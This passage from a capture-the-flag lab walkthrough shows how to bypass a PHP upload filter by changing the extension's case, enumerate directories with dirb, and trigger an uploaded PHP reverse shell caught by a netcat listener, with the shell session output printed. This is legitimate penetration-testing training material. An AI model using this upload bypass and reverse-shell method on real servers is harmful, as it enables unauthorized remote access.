Browse to your Desktop and x2 click the shell.php script. Click the Add button. You receive an error message that no PHP is allowed.

Rename the shell.php to shell.PHp. Use your browser back button and try the upload again.



That worked, but you will notice that the file's name is not present with the other uploaded image files. If we click on the empty box, we get nothing. Not a problem.

We know we can upload images to the site using the admin page, so let us find the upload directory name.

dirb

From your Kali machine, open a terminal and from at the prompt type:


`dirb http://10.0.2.13` (My IP address changed when I rebooted the target)

The results show that the admin directory has a subdirectory called uploads, and that is where we need to be to see our uploaded script file.

```
---- Entering directory: http://10.0.2.13/admin/ ----
+ http://10.0.2.13/admin/del (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/footer (CODE:200|SIZE:19)
+ http://10.0.2.13/admin/header (CODE:200|SIZE:686)
+ http://10.0.2.13/admin/index (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/index.php (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/login (CODE:200|SIZE:1387)
+ http://10.0.2.13/admin/logout (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/new (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.13/admin/uploads/

---- Entering directory: http://10.0.2.13/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.13/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.13/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.13/admin/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Oct  8 06:22:11 2020
DOWNLOADED: 9224 - FOUND: 17
```


Let us browse on over to the upload directory.

In the address bar of your Kali browser, replace the word index with uploads and press enter.



To launch the script and establish our reverse shell, all we need to do is x2 click the script.

Once the script has been launched, your browser returns the following error message. You can ignore this.



Bring back your listening terminal, and you should see the reverse shell has been established.

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.15] 43885
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 09:25:08 up  9:18,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                       00:06    9:18m  0.00s  0.00s -bash
user     tty3                       00:06    9:18m  0.00s  0.00s -bash
user     tty4                       00:06    9:18m  0.00s  0.00s -bash
user     tty5                       00:06    9:18m  0.00s  0.00s -bash
user     tty6                       00:06    9:18m  0.00s  0.00s -bash
user     tty1                       00:06    6:11m  0.01s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

At the prompt for your reverse shell, type **ls**. This shows you all the files and directories present on the target machine.

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
live
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
```

Now type **ls -la**. This gives you all the permissions of the available directories located on the user, root.

```
$ ls -la
total 0
drwxr-xr-x 28 root root  220 Oct  8 00:06 .
drwxr-xr-x 28 root root  220 Oct  8 00:06 ..
drwxr-xr-x  2 root root 1317 Sep 21  2012 bin
drwxr-xr-x  2 root root  132 Sep 21  2012 boot
drwxr-xr-x 14 root root 2900 Oct  8 00:06 dev
drwxr-xr-x 68 root root  560 Oct  8 00:06 etc
drwxr-xr-x  3 root root   60 Oct  8 00:06 home
lrwxrwxrwx  1 root root   28 Sep 21  2012 initrd.img → boot/initrd.img-2.6.32-5-686
drwxr-xr-x 12 root root 2849 Sep 21  2012 lib
drwxrwxrwt  4 root root   80 Oct  8 00:06 live
drwxr-xr-x  2 root root    3 Sep 21  2012 media
drwxr-xr-x  2 root root    3 May  7  2012 mnt
drwxr-xr-x  2 root root    3 Sep 21  2012 opt
dr-xr-xr-x 83 root root    0 Oct  8 00:06 proc
drwx------  2 root root   46 Sep 21  2012 root
drwxr-xr-x  2 root root 1829 Sep 21  2012 sbin
drwxr-xr-x  2 root root    3 Jul 21  2010 selinux
drwxr-xr-x  2 root root    3 Sep 21  2012 srv
drwxr-xr-x 12 root root    0 Oct  8 00:06 sys
drwxrwxrwt  2 root root   40 Oct  8 09:17 tmp
drwxr-xr-x 12 root root   80 Sep 21  2012 usr
drwxr-xr-x 21 root root  180 Sep 20  2012 var
lrwxrwxrwx  1 root root   25 Sep 21  2012 vmlinuz → boot/vmlinuz-2.6.32-5-686
```

Type in **whoami**. You are currently logged on as www-data.

```
$ whoami
www-data
$
```

Summary –

This was a friendly and easy lab for learning something about SQL injection and establishing a reverse shell using a PHP script.

The goal of the CTF was to establish a reverse shell, not gain root access. In previous CTF labs, you have been shown how to elevate permissions to root, and those same methods would work here as well. You are encouraged to try and take the lab to its next level and gain root access.

End of the lab!